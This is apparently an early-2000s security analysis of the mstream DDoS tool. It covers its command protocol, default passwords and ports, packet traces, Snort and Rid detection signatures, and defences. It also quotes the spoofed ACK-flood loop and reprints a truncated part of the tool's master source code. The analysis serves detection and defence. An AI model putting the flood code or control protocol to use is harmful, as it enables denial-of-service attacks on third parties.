Mike Murphy

mstream – DDoS – Plain and Simple?

Exploit Overview

An mstream agent was discovered in late April 2000 on a compromised Linux system at a major university (mstream analysis.) This system was targeting over a dozen IP addresses with a flood of packets, using forged source addresses. The source code for the mstream DDoS tool was subsequently posted anonymously to both the vuln-dev and BUGTRAQ mailing lists on April 29, 2000. mstream is a three-tiered DDoS tool, allowing an attacker to direct systems that have been infected with the mstream agent to flood target system(s) with sustained bursts of TCP packets, which significantly slows down the host by overburdening the CPU and even restricts network bandwidth. The operating systems affected are any Unix-based OS; however, any host in the network is potentially affected by the successful execution of a DDoS attack. It would also be a relatively easy matter to port this tool to another operating system. mstream uses both TCP and UDP in its functionality and does not exploit a particular service.

1st things 1st – Protocols

mstream uses both TCP and UDP protocols to achieve its goal. Here is a quick refresher that is relevant to this exploit. TCP is connection oriented whereas UDP is not. Therefore, when using TCP, a sender can expect to receive an answer packet from the receiver in the majority of cases. This begins at the handshake phase where the connection is built between two parties and continues through-out the session. It is the notion of acknowledgments that also makes TCP a vehicle for DDoS attacks.

Typical TCP handshake –

Sender – → syn packet sent
Receiver – ← syn/ack packet sent back
Sender - → ack packet returned
* Connection is now established *

Typical UDP equivalent –

Sender - → packet sent
* That's it! Connection over; no session established *

As you can see by comparing TCP to UDP, we find a big difference. The strength of TCP is that it ensures your data is transferred safely by a series of checks, whereas with UDP, there is no guarantee that your data arrived at all! In the case of DDoS attacks, it is this feature of TCP that is used as a weapon. By purposefully changing what the protocol expects to see, you can manipulate the process. If you send only the syn packets as described above and never the ack to the receiver, you can, in effect, continuously request a connection setup without ever completing the process. This manipulation is used in the Syn-Flood attack, which continuously sends syn packets that require the receiver to answer with a syn/ack, but since the connection never finishes, you end up with a lot of half-open connections taking up more and more resources. mstream manipulates the protocol in a similar way. The agents stream TCP ack packets to a host or multiple hosts. The hosts then try to send TCP reset messages because there is no existing connection for the acks to relate to. A barrage of ack packets results in a lot of CPU cycles on the host having to deal with all the acks.

As for UDP, it is used by mstream for communications between the master hosts and the agents. Since it is a connectionless protocol, there is no session to observe; the commands are sent and that's that. Any random UDP port can be set up to be used. This makes this part of the exploit a little more stealthy.

Brothers and Sisters in DDoS –

There is a group of DDoS tools that basically use a similar method or model:

trin00
Tribe Flood Network (TFN)
Tribe Flood Network 2000 (tfn2k)
stacheldraht/stacheldrahtV4
stacheldraht v2.666
shaft
mstream


The differences are usually in commands, passwords, port usage--although most are easily changed-- nomenclature and sophistication. Some are easier to use than others; some have better features such as encryption of connections for the command sessions to the master or master programs, as in Stacheldraht. Tribe Flood 2000 (tfn2k) is probably one of the most popular, powerful, and sophisticated. There is plenty of information out there on these tools, especially Trin00, Tribe Flood and Tribe Flood 2000. For more information, try the following sites:

http://www.cert.org/
http://ciac.llnl.gov/
http://www.atstake.com/research/redirect.html
http://packetstorm.securify.com/
http://rootshell.com/beta/news.html

How does it work?

A three tiered DDoS tool like mstream works on a model of
Attacker -> Masters -> Agents -> Target(s). It uses a quantity of masters and agents in order to bring to bear more input than a single host or multiple hosts can effectively handle. By using sheer numbers of packets in a particular way the exploit takes advantage of the TCP protocol's desire to acknowledge packets. In an attempt to acknowledge or otherwise respond to the incoming flood of packets, valuable CPU time is consumed on the target. This begins to slow the host down and possibly render it useless.

DDoS Model diagram (CERT Intruder Tools Workshop) –



Now that you understand how the model structure provides the numbers of packets needed, we will look closer at the mechanisms involved.

This tool includes a “Master" and an "Agent," (denoted by the “D” in the diagram). The master is the portion of the tool that controls all of the agents. An attacker connects to the master via TCP using a special command shell or program such as Netcat because the master expects the entire command to be in the payload of one specially constructed packet (Dave Dittrich). Because of this, telnet is not used to communicate with the master. The master, in turn controls the agents with commands issued via UDP datagrams.

The attack the agent performs is a modification of the "stream” or “stream2.c" attack, which is classic point-to-point DoS code. Most of the source code in the agent that is used to flood the target computers originated from stream.c. The agent sends TCP ACK packets to the target hosts using random ports. This type of denial of service attack would not normally have much effect coming from a single machine. However, the effects of the attack are intensified since mstream is using the distributed attack model.

Agent binaries contain a list of master machines that are defined at compile-time by the attacker. The list of masters is visible by running 'strings' against the agent binary. Here is an example of the output that has been edited to show easily identifiable items, including a sample list of mstream handlers (Dave Dittrich.)

```
192.168.1.2
192.168.3.4
192.168.5.6
Must be ran as root.
socket
bind
setsockopt
newserver
stream
mstream
ping
pong
fork
Forked into background, pid %d
```

When an agent is first executed, it will send a "newserver" message via UDP to all known handlers. Any handlers receiving the "newserver" message record the agent in a list of known agents. The IP address of the agent is written to a disk file using a simple ASCII rotation to obscure the IP address. The IP addresses are encoded by adding 50 to the ASCII value of each character in the IP address, so "208.21.2.18" becomes "dbj`dc`d`cj<". The "<" is a new line character (ASCII 10) plus 50 (Dave Dittrich.)

The contents of the file can be recovered using the following command :
cat <filename> | tr 'b-k`' '0-9.' | sed 's/<$//'

IP addresses contained in this file may represent compromised hosts running mstream agents. The filename is configurable at compile-time by the attacker who can choose any name. Some examples seen are:
/usr/bin/...
.sr [found in the directory containing the handler binary]

Besides using TCP packets with the ACK flag set to produce a packet flood, other observed attributes of the payload packet headers include (CERT Incident.)

- random source IP address (all octets) for each packet
- random source TCP socket number for the initial packet, then incrementing for each additional packet
- random destination TCP socket number for each packet
- IP header type-of-service (TOS) field set to "0x08" for each packet
- IP header ID field random for initial packet, then incrementing for each additional packet
- IP header time-to-live (TTL) field set to 255 for each packet
- TCP header window size set to 16384 for each packet
- TCP header sequence number random for initial packet, then incrementing for each additional packet
- TCP header acknowledgment number set to 0 for each packet
- no data in the data portion of the packet

The master can be instructed to initiate an attack using the commands 'stream' or 'mstream.' However, in versions analyzed by the CERT/CC, the 'stream' command does not function as intended due to coding errors by the author. The apparent intent for 'stream' is to cause the handler to instruct all known agents to launch a TCP ACK flood against a single target IP address for a specified duration. Future versions of the tool may correctly implement this function. The 'mstream' command causes the handler to instruct all known agents to launch a TCP ACK flood against one or more target IP addresses.

The attacker uses a client on his machine to launch the attack through a connection to the master. A master, in the file master.c, controls all of the agents. The agents, in the file server.c, perform the "stream.c" denial of service attack on the victim. Each master can control any number of agents, and each agent can have any number of masters controlling it. There have been at least three different versions of this tool found using different ports. The master source code found in the wild listens on TCP port 12754 for client requests. To connect, a client must send a password, one of which is "N7%diApf!". In the version that was posted to BugTraq and VULN-DEV, the TCP port is 6723, and the password is "sex". Another binary found in the wild listens on port 15104 for client connections. After sending the password, an attacker gets the prompt of "> " (Dave Dittrich.). The master controller also listens on a UDP port for registrations from agents. This port is 6838 in the version found at the universities and 9325 in the version posted to security mailing lists. An agent can send two different packets, one is "pong", which is a response from a ping request. The other is "newserver", which adds that IP address to the list of servers in the file "..." in the wild version or ".sr" in the mailing list version. Both are found in the directory in which the master controller is running.

In the wild version, agents were found listening on UDP port 10498 while in the mailing list version 7983 was used for commands from the master controller. The TCP ports used to conduct communications between the attackers and masters and the UDP ports used between the masters and the agents are random and can easily be changed. Once the attacker issues the commands necessary, the masters will instruct the agents to direct traffic at either single or multiple hosts. This will result in a degraded host or hosts, a degraded network, and no way to trace the attacker.

Using the exploit –

After connecting, the user must supply the proper password; the default is "N7%diApf!" in the recovered code, and "sex" in the published code. If the proper password is not given, all currently connected users are notified of the attempt, and the connection is dropped. If the proper password is given, all currently connected users are informed of the new session and the user is presented with a "> " prompt.

Handler Commands -

The handler commands consist of up to three space-delimited fields. If a connected attacker does not enter a command within 420 seconds, the connection is terminated.

Typing a command at the prompt will produce the following results:

Help -

```
Available commands:
        stream          stream attack !
        servers         Prints all known servers.
        ping            ping all servers.
        who             tells you the ips of the people logged in
        mstream         lets you stream more than one ip at a time
```

servers -

List all currently known agents.

who -

Shows the currently connected users.

ping –

Identify remaining active agents. Sends the command "ping" to all known agents and reports to the connected users as each "pong" reply is received.

stream -

Begin an attack against a single host for the specified duration. The handler resolves the hostname to an IP address and sends the command "mstream/arg1:arg1/arg2" to all agents, where "arg1" is the resolved host’s IP address twice with a colon between; which simplifies argument parsing in the agent, and "arg2" is the duration in seconds.

Mstream -

Begin an attack against multiple IP addresses for the specified duration. The handler sends the command "mstream/arg1/arg2" to all agents, where "arg1" is the list of colon separated IP addresses, and "arg2" is the duration in seconds. Also for simplicity in this command, there is no host name resolution. Therefore you MUST specify all targets by a properly formed colon separated list of IP addresses.

quit -

Terminates the attacker's connection to the handler.

Agent Commands -

The handler communicates to agents using string based commands in the data portion of UDP packets. These commands are not encrypted although this easily be changed.

There are only three agent commands currently. Commands are either a simple string, or a slash separated command and argument list.

ping -

Replies to IP address that sent this packet with "pong".

stream/IP/seconds -
    Start streaming at the specified IP address for the specified duration in seconds.

mstream/IP1[:IP2[:IPN]]/seconds
    Starts streaming at all of the colon separated listed IP addresses for the specified duration in seconds.

Even though the agent "in the wild" had two options for accepting DDoS commands, namely "stream" and "mstream" as in the published source, only the mstream command is used in the master to agent protocol. A simple "stream 192.168.0.100 10" command to the handler sends the powerful command "mstream/192.168.0.100:192.168.0.100/10" to the agent, when in fact a simple "stream/192.168.0.100/10" should be generated. It is not clear why this was done, but it does look like simple algorithms are used for command parsing, so this might just indicate a "quick and dirty" development process.

Password protection -

The master is password protected, to prevent trivial takeover of the network master. The password is not encrypted, it is just a string that is compared against the data payload of the initial packet.

It is very importantly to note here that this program has a feature not found in other DDoS tools. All connected users are informed of access, successful or not, to the master(s) by competing parties (good guys or bad guys). Thus, it does not matter that you can identify the password string in the binary since you can't use it without detection. In addition, you may not simply hijack the TCP session without detection either, because of a command buffering feature also in place.

There is no password protection for master-to-agent communication. This is not necessarily surprising. As was seen during analysis of trin00, a password in clear text is not much of a defense and is trivially attacked by sniffing network traffic.

The programs involved –

As described earlier, the code “master.c” runs as the master while the code “server.c” runs as the agent. The source code for mstream (Appendix A) can

also be found currently at the following URL:
http://packetstorm.securify.com/distributed/mstream.txt

Please understand that the installation of the masters and agents assumes that hosts vulnerable to root compromise are found. It is also likely that a rootkit has been installed by the attacker to cover his tracks and make detection more difficult. It is beyond the scope of this document to go into the varied ways an attacker might attempt to gain access to a particular network and host and subsequently cover his tracks to avoid detection.

Signatures and Fingerprints of this attack –

The command strings between the master(s) and agent(s) are visible in the packet flows. To locate the mstream master or zombie on a system, use the following command for each filesystem on the machine (ISS Alert):

find / -mount -type f -print | xargs grep -l newserver

Replace / with whichever file system you want to search. This search may find files that are not part of mstream, such as /usr/bin/xchat, but you can verify each file found by using the strings command on it. The strings output of the agent, from server.c, will contain this text:

Visible strings in the agent (in two truncated columns to save space)

```
ELF                                 mstream
/lib/ld-linux.so.2                  ping
GNU                                 pong
__gmon_start__                      fork
libc.so.6                           init.c
random                               . . .
getpid                              server.c
perror                              strchr@@GLIBC_2.0
getuid                              packet
malloc                              getpid@@GLIBC_2.0
recvfrom                            _DYNAMIC
socket                              _etext
bind                                __register_frame_info@@GLIBC_2.0
inet_addr                           recvfrom@@GLIBC_2.0
__deregister_frame_info                    _fp_hw
setsockopt                          perror@@GLIBC_2.0
rand                                fork@@GLIBC_2.0
strncmp                             sock
strncpy                             cksum
sendto                              random@@GLIBC_2.0
strtok                              _init
fork                                malloc@@GLIBC_2.0
memset                              getppid@@GLIBC_2.0
srand                               sendto@@GLIBC_2.0
```

```
getppid                           __deregister_frame_info@@GLIBC_2.0
time                              setsockopt@@GLIBC_2.0
htons                             time@@GLIBC_2.0
exit                              _start
atoi                              forkbg
_IO_stdin_used                    strlen@@GLIBC_2.0
__libc_start_main                 stream
strlen                            strncmp@@GLIBC_2.0
strchr                            inet_addr@@GLIBC_2.0
__register_frame_info             __bss_start
free                              main
GLIBC_2.0                         __libc_start_main@@GLIBC_2.0
PTRh                              data_start
QVh0                              bind@@GLIBC_2.0
Ph%                               getuid@@GLIBC_2.0
PhG                               _fini
WVS                               s_in
[^_                               srand@@GLIBC_2.0
WVS                               nlstr
j(j                               exit@@GLIBC_2.0
j h                               atoi@@GLIBC_2.0
j(h                               _edata
j h                               in_cksum
j(h                               _GLOBAL_OFFSET_TABLE_
[^_                               free@@GLIBC_2.0
131.247.208.191                   _end
129.79.20.202                     htons@@GLIBC_2.0
socket                            send2master
bind                              memset@@GLIBC_2.0
setsockopt                        strncpy@@GLIBC_2.0
newserver                         _IO_stdin_used
stream                            strtok@@GLIBC_2.0
__data_start                      __gmon_start__
socket@@GLIBC_2.0                   rand@@GLIBC_2.0
```

Visible strings in the master are:

```
% strings -n 3 master             Available commands:
socket                            stream
bind                              stream attack !
listen                            servers
setsockopt                        Prints all known servers.
fcntl                             ping
You're too idle !                 ping all servers.
Connection from %s                who
newserver                         tells you the ips of the people log
New server on %s.                 mstream
pong                              lets you stream more than one ip at
Got pong number %d from %s        who
%s has disconnected (not auth'd): % Currently Online:
Invalid password from %s.         Socket number %d
Password accepted for connection fr [%s]
Lost connection to %s: %s         ping
stream                            Pinging all servers.
Usage: stream <hostname> <seconds>  mstream
Unable to resolve %s.             Usage: mstream <ip1:ip2:ip3:...> <s
```

```
stream/%s/%s                      MStreaming %s for %s seconds.
Streaming %s for %s seconds.      mstream/%s/%s
quit                              fork
%s has disconnected.              Forked into background, pid %d
servers                           Caught SIGHUP, ignoring.
Server file doesn't exist, creating Caught SIGINT, ignoring.
The following ips are known servers Segmentation Violation, Exiting cle
help                              Caught unknown signal, This should
commands
```

When an agent first starts up, it sends a "newserver" command to the list of default handlers compiled into it, as seen here with tcpdump (Dave Dittrich):

```
00:04:38.530000 192.168.0.20.1081 > 192.168.0.100.6838: udp 9
0x0000   4500 0025 ef75 0000 4011 098a c0a8 0014 E..%.u..@.......
0x0010   c0a8 0064 0439 1ab6 0011 2b63 6e65 7773 ...d.9....+cnews
0x0020   6572 7665 7200 0000 0000 0000 0000      erver.........
```

An attack--only packets including "0" octets are shown--would similarly be seen with Cisco Net Flows like this (Dave Dittrich):

```
% grep "[ \.]0[ \.(]" ddos-000415
Apr 15 04:12:08 tcp 82.0.151.5(29497) -> 192.168.10.5(27072), 1 packet
Apr 15 04:12:18 tcp 207.0.149.32(21893) -> 192.168.10.5(3913), 1 packet
Apr 15 04:12:33 tcp 0.147.151.82(10473) -> 10.4.152.237(2810), 1 packet
Apr 15 04:13:39 tcp 60.0.33.36(41079) -> 10.4.152.237(31754), 1 packet
Apr 15 04:14:03 tcp 103.140.148.0(4247) -> 10.4.152.237(29689), 1
packet
Apr 15 04:14:15 tcp 214.1.99.0(46714) -> 10.4.152.237(22524), 1 packet
Apr 15 04:15:11 tcp 10.148.60.0(12276) -> 192.168.10.5(31122), 1 packet
Apr 15 04:15:20 tcp 0.112.67.108(4550) -> 192.168.10.5(63787), 1 packet
Apr 15 04:15:33 tcp 13.0.16.2(39092) -> 10.4.152.237(57998), 1 packet
  . . .
Apr 15 06:45:24 tcp 18.167.171.0(54104) -> 10.200.5.8(32779), 1 packet
Apr 15 06:45:52 tcp 0.23.15.38(45621) -> 10.200.5.8(20780), 1 packet
Apr 15 06:46:14 tcp 0.12.109.77(38670) -> 10.200.5.8(47776), 1 packet
Apr 15 07:19:12 tcp 199.120.0.72(64912) -> 10.4.152.237(45151), 1
packet
Apr 15 07:27:37 tcp 0.28.232.21(52533) -> 10.4.152.237(338), 1 packet
Apr 15 07:28:13 tcp 99.61.233.0(20951) -> 10.4.152.237(58427), 1 packet
Apr 15 07:31:23 tcp 195.0.3.111(17193) -> 10.4.152.237(14601), 1 packet
Apr 15 07:32:19 tcp 61.108.245.0(24309) -> 10.4.152.237(32809), 1
packet
```

Please note that some of the forged source addresses are broadcast addresses, multicast addresses, or network addresses, which can have ramifications if packets are directed back to the flooding systems.

Analysis of the de-compiled agent source code, also by Dave Dittrich at the University of Washington, shows the stream2.c attack is altered slightly to randomize more header fields, with some static values that can be noted when analyzing network traffic:

```
  packet.ip.ip_id = rand();
  . . .
  packet.tcp.th_win = htons(16384);
  . . .
  packet.tcp.th_seq = random();
  . . .
  packet.tcp.th_sport = rand();
  packet.tcp.th_dport = rand();
  . . .
  while (time(0) <= endtime) {
    if (floodtype != 0) {
      i = 0;
      while (arg4[i] != NULL) { /* until list exhausted */
        if (strchr(arg4[i],'.') != NULL) { /* valid ip */
          packet.ip.ip_dst.s_addr = inet_addr(arg4[i]);
          cksum.pseudo.daddr = inet_addr(arg4[i]);
          s_sin.sin_addr.s_addr = inet_addr(arg4[i]);

          cksum.pseudo.saddr = packet.ip.ip_src.s_addr = random();
          packet.ip.ip_id++;
          packet.tcp.th_sport++;
          packet.tcp.th_seq++;

          s_in.sin_port = packet.tcp.th_dport = rand();
  . . .
        }
      }
    }
  }
```

If you know which port the master controller is listening on, you can use lsof. Use this command to locate the master: "lsof -i TCP:port." The result will be similar to the following (CIAC Advisory K-037):

```
[example host]# lsof -i TCP:12754
COMMAND  PID    USER   FD   TYPE DEVICE SIZE NODE NAME
mstream  3664   juser  3u   IPv4 721759      TCP *:12754 (LISTEN)
```

This will locate the process that is listening on TCP port 12754. To find the path to the executable, use the command "`lsof -c <command> -a -d txt`".

```
[example host]# lsof -c mstream -a -d txt
COMMAND  PID     USER  FD   TYPE DEVICE  SIZE   NODE NAME
mstream  3664    juser txt   REG    8,1  33185 306211
/home/juser/mstream
```

During an attack, the following packet signature was observed
as seen by tcpdump using a recovered agent binary (Dave Dittrich):

```
01:39:24.701083 192.168.0.2.65527 > 192.168.0.20.10498: [bad udp cksum
3100!]
udp 24 (ttl 64, id 886)
0x0000   4500 0034 0376 0000 4011 f5dc c0a8 0002 E..4.v..@.......
0x0010   c0a8 0014 fff7 2902 0020 556c 7374 7265 ......)...Ulstre
0x0020   616d 2f31 3932 2e31 3638 2e30 2e31 3030 am/192.168.0.100
0x0030   2f31 300a                               /10.

01:40:10.132724 192.168.0.2.65526 > 192.168.0.20.10498: [bad udp cksum
3100!]
udp 24 (ttl 64, id 930)
0x0000   4500 0034 03a2 0000 4011 f5b0 c0a8 0002 E..4....@.......
0x0010   c0a8 0014 fff6 2902 0020 556d 7374 7265 ......)...Umstre
0x0020   616d 2f31 3932 2e31 3638 2e30 2e31 3030 am/192.168.0.100
0x0030   2f31 300a                               /10.

01:41:23.674796 192.168.0.2.65525 > 192.168.0.20.10498: [bad udp cksum
4a00!]
udp 49 (ttl 64, id 1031)
0x0000   4500 004d 0407 0000 4011 f532 c0a8 0002 E..M....@..2....
0x0010   c0a8 0014 fff5 2902 0039 a9b4 6d73 7472 ......)..9..mstr
0x0020   6561 6d2f 3139 322e 3136 382e 302e 313a eam/192.168.0.1:
0x0030   3139 322e 3136 382e 302e 3130 303a 3139 192.168.0.100:19
0x0040   322e 3136 382e 302e 322f 3130 0a        2.168.0.2/10.
```

Elliot Turner has also published scripts for detection and decoding of mstream traffic. This includes fingerprint and signature identification (Detecting and Decoding.)

The National Infrastructure Protection Center--NIPC-- has issued an advisory which also contains mstream detection tools for Solaris and Linux that include checksums to validate the integrity of the tools (NIPC Detection.)

How to protect against it

As with other DDoS attacks, the best protection is in fact, prevention. The maintenance of host integrity so that the master and agent cannot be installed will prevent this attack, and those like it, from occurring. With tools like mstream, your systems may not even be the ones under attack, instead, they may be providing the the bases from which the attack is launched. In this situation, it is an attack that absolutely everyone needs to participate in for any kind of success to be achieved. This includes the many educational institutions and the fact that many are quite lax in their security. They are not e-commerce sites, do not hold government secrets, and every year get a new crop of students who like to experiment when they have some time on their hands. Businesses who are reluctant to invest capital and resources into a function that does not, they believe, post a tangible monetary return are also at fault.

Prevention aside, there are some steps that can be taken to help. There are also some methods that can hinder dealing with this type of attack.

Incident response and forensic investigation may be made more difficult, if not impossible, as unskilled Unix administrators will often give up and just re-install the operating system. This choice of action is ill-advised as it destroys any evidence that may exist on the system and sets the system up for a subsequent intrusion because the same security precautions they did not take before will, again, go undone. All too often, this action is taken without first seeking advice and before incident response teams are able to notify the administrator and assist them in taking the correct steps. All system administrators are urged to take the time to prepare to deal with rootkits and the other good security practices that will lead to a well secured host.

Signature matching with programs like "ngrep" , "snort", or scanning for idle agents using "rid" can be useful.

The ngrep command string to detect these packets would be:

```
        # ngrep "p[oi]ng" udp port 6838 or udp port 10498
```

Snort and Rid resource files are listed in the Appendices.

Attack packets have a fixed size of 40 bytes per packet, which may be on purpose to evade large packet triggers that exist on some IDSs.

The stream2.c attack floods the victim with TCP ACK packets, using forged source addresses generated by random() i.e., any or all of the four octets will occasionally be zero, and incrementing source port and sequence numbers, as seen in this code snippet:

```
 . . .
    for(i=0;;++i) {
    cksum.pseudo.saddr = packet.ip.ip_src.s_addr = random();
       ++packet.ip.ip_id;
       ++packet.tcp.th_sport;
       ++packet.tcp.th_seq;

       if (!dstport)
          s_in.sin_port = packet.tcp.th_dport = rand();
 . . .
```

Many commercial IDS products will look for signatures and fingerprints and detect possible activity relating to this kind of attack. Most packet filtering firewalls contain anti-spoofing functionality. The use of NAT, Network Address Translation, makes it more difficult for an outsider to map or traverse an internal network without inside knowledge.

Egress filtering, placing filters on what can go outbound from your internal network on routers and firewalls, can help and hinder.
If RFC 2267 style egress filtering is employed on a network, and all 32 bits of the source addresses were forged, only an extremely small number of attack packets that match the internal network blocks will manage to leave the agent's network. This traffic can, however, cause the router, especially if it serves many subnets, to become non-responsive. This means that sites that do egress filtering may still suffer from these attacks themselves, even if the intended "victim" receives fewer packets than the attacker intended. The lesson here is that there is no quick fix to DDoS in the form of simple technical filtering solutions. Router manufacturers have been working on identifying the causes and fixes. Many will probably available by the time of the publication of this paper.

Another side-effect of taking egress filtering down to the level of internal subnets is that rejected packets will not make it past the router doing the filtering, so the effects of bandwidth consumption or router disruption will not be felt above the level of the router doing the filtering or being saturated. This means a border router based IDS, or one outside your borders on a DMZ or upstream ISP's network, will not identify the attempted attacks. Unless you are monitoring the routers themselves, only user complaints would tip you off to an attack originating from your network. It also means that packet level analysis is made more difficult, as it must be done "in front" of the router doing the filtering in order to capture all packets. This puts an added burden on network engineers or incident responders to do packet level dumping in order to know with a high degree of reliability what is going on.

As stated earlier, the compromising of root and installation of rootkits requires thorough investigation. It is a major part of the process of both discovery and eradication. For the purposes of this paper, however, the details about the aspect of gaining root access will not be addressed since the focus is primarily on the exploit itself.

That being said, the proper use of host IDS tools, such as TCP wrappers and Tripwire to restrict Network access and ensure file integrity compromise, are very valuable. Proper monitoring of accounts and baseline conformity is also crucial.

References and additional information –

Appendix A - Source code for mstream (attached separately)may be obtained from http://packetstorm.securify.com/distributed/mstream.txt

Appendix B - Example snort rules for detecting mstream (Dave Dittrich)

```
alert UDP any any -> any 6838 (msg: "IDS100/ddos-mstream-agent-to-
handler"; content: "newserver"; )
alert UDP any any -> any 10498 (msg: "IDS101/ddos-mstream-handler-to-
agent"; content: "stream/"; )
alert UDP any any -> any 10498 (msg: "IDS102/ddos-mstream-handler-ping-
to-agent" ; content: "ping";)
alert UDP any any -> any 10498 (msg: "IDS103/ddos-mstream-agent-pong-
to-handler" ; content: "pong";)
alert TCP any any -> any 12754 (msg: "IDS109/ddos-mstream-client-to-
handler"; flags: S;)
alert TCP any 12754 -> any any (msg: "IDS110/ddos-mstream-handler-to-
client"; content: ">"; flags: AP;)
alert TCP any any -> any 15104 (msg: "IDS111/ddos-mstream-client-to-
handler"; flags: S;)
alert TCP any 15104 -> any any (msg: "IDS112/ddos-mstream-handler-to-
client"; content: ">"; flags: AP;)
```

Appendix C - Rid templates for detecting mstream (Dave Dittrich)

```
start mstream-wild
        send udp dport=10498 data="ping"
        recv udp dport=6838 data="pong" nmatch=2
end mstream-wild
start mstream-published
        send udp dport=7983 data="ping"
        recv udp dport=9325 data="pong" nmatch=2
end mstream-published
```

Resources and Links for more information –

Axent SWAT alert for mstream –
http://www2.axent.com/swat/index.cfm?Doc=2000_05_03&Section=Advisories
CERT Distributed-systems Intruder Tools Workshop
http://www.cert.org/reports/dsit_workshop-final.html
CERT Incident Note IN 2000-05 on mstream –
http://www.cert.org/incident_notes/IN-2000-05.html
CIAC advisory on mstream -
http://www.ciac.org/ciac/bulletins/k-037.shtml
Dave Dittrich, mstream analysis, Univ. of Washington –
http://packetstorm.securify.com/distributed/Mstream_Analysis.txt
Defense against stream.c –
http://packetstorm.securify.com/DoS/stream-dos.txt
Detecting and Decoding mstream traffic –
http://packetstorm.securify.com/distributed/Turner.mstream
Distributed Denial of Service Attack Tools –
http://staff.washington.edu/dittrich/misc/ddos/
Internet Fraud Council mstream detection tool –
http://www.internetfraudcouncil.org/mstream.htm
ISS Alert Advice –
http://xforce.iss.net/alerts/advise48.php

Linux Weekly version of D. Dittrich analysis with extra information –
http://lwn.net/2000/0504/a/mstream.html
NIPC mstream detection and advisory –
http://www.nipc.gov/warnings/advisories/2000/00-055.htm
SANS Institute Consensus Roadmap for Defeating Denial of Service Attacks
http://www.sans.org/ddos_roadmap.htm
Security Portal DDoS FAQ –
http://www.securityportal.com/research/ddosfaq.html
Cheswick and Bellovin, Firewalls and Internet Security
Addison-Wesley, 1994

Appendix A
Mstream source code

```
Subject: Source code to mstream, a DDoS tool

It's been alleged that this source code, once compiled, was used by
persons unknown in the distributed denial of service (DDoS) attacks
earlier this year.  Obviously such a thing cannot be confirmed aside
from
through a process of targeted sites making an appropriate comparison
between the traffic this software would generate and the traffic they
actually received.

The code was made available anonymously to us (ie we didn't write it
and
don't know who did) and is hereby made available anonymously to
AusCERT,
CERT, CIAC, Mr David Dittrich (who carried out analyses on binary
versions
of the trinoo, tfn2k and stacheldracht DDoS tools around the 1999/2000
New
Year period), as well as several other "full disclosure" mailing
lists/forums.  It's not known if this source code has seen the light of
day prior to now, so your mileage will definitely vary.

-Anon

PS: Sad to think that the hopes of the US economy ride unknowingly on
the back of an inability of overvalued, overrated "dot.coms" to protect
against someone writing such a simple piece of code like this and using
it against them.  Companies used to have contingency plans to deal with
adversity.  Now they use the long, flailing arm of the law (the FBI)
and
the excuse of "hackers" to conceal their depthless technology and
security
planning from the rigors of Wall Street and the NASDAQ.

PPS: Global Psychedelic Trance rocks!


Makefile:

------------------------

CC = gcc

# -g is so i can debug it better :P
# -Wall so i can be happy

CFLAGS = -g -Wall

all: master server

clean:
        rm -f master server
```

```
master: master.c
        $(CC) $(CFLAGS) -o master master.c

server: server.c
        $(CC) $(CFLAGS) -o server server.c


------------------------

master.c

------------------------

/* spwn */

#define PASSWORD "sex"
#define SERVERFILE ".sr"
#define MASTER_TCP_PORT 6723
#define MASTER_UDP_PORT 9325
#define SERVER_PORT 7983
#define MAXUSERS 3
#define USED 1
#define AUTH 2
#define max(one, two) (one > two ? one : two)

#define MAX_IP_LENGTH 17
#define MAX_HOST_LENGTH 200

#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include

/* prototypes for my functions */
void sighandle (int);
int maxfd (int, int);
void prompt (int);
void tof (char *);
void fof (char *);
void send2server (u_long, char *, ...);
void forkbg (void);
void nlstr (char *);
void sendtoall (char *, ...);
char *inet_ntoa (struct in_addr);
u_long inet_addr (const char *);
int findfree (void);
```

```
/* end of prototypes */


typedef struct _socks {
   int fd;
   int opts;
   int idle;
   char *ip;
} socks;

socks users[MAXUSERS];

int main (int argc, char *argv[])
{
     fd_set readset;
     int i, tcpfd, udpfd, socksize, pongs = 0;
     struct sockaddr_in udpsock, tcpsock, remotesock;
     struct timeval t;
     char ibuf[1024], obuf[1024], *arg[3];

   signal(SIGINT, sighandle);
   signal(SIGHUP, sighandle);
   signal(SIGSEGV, sighandle);

   socksize = sizeof(struct sockaddr);

   if ((tcpfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1) {
      perror("socket");
      exit(0);
   }

   if ((udpfd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1) {
      perror("socket");
      exit(0);
   }

   tcpsock.sin_family = AF_INET;
   tcpsock.sin_port = htons(MASTER_TCP_PORT);
   tcpsock.sin_addr.s_addr = INADDR_ANY;
   memset(&tcpsock.sin_zero, 0, 8);

   if (bind(tcpfd, (struct sockaddr *)&tcpsock, sizeof(struct
sockaddr)) == -1) {
      perror("bind");
      exit(0);
   }

   if (listen(tcpfd, MAXUSERS+1) == -1) {
      perror("listen");
      exit(0);
   }

   i = 1;

   if (setsockopt(tcpfd, SOL_SOCKET, SO_KEEPALIVE, (void *)&i,
sizeof(int)) == -1) {
      perror("setsockopt");
      exit(0);
   }

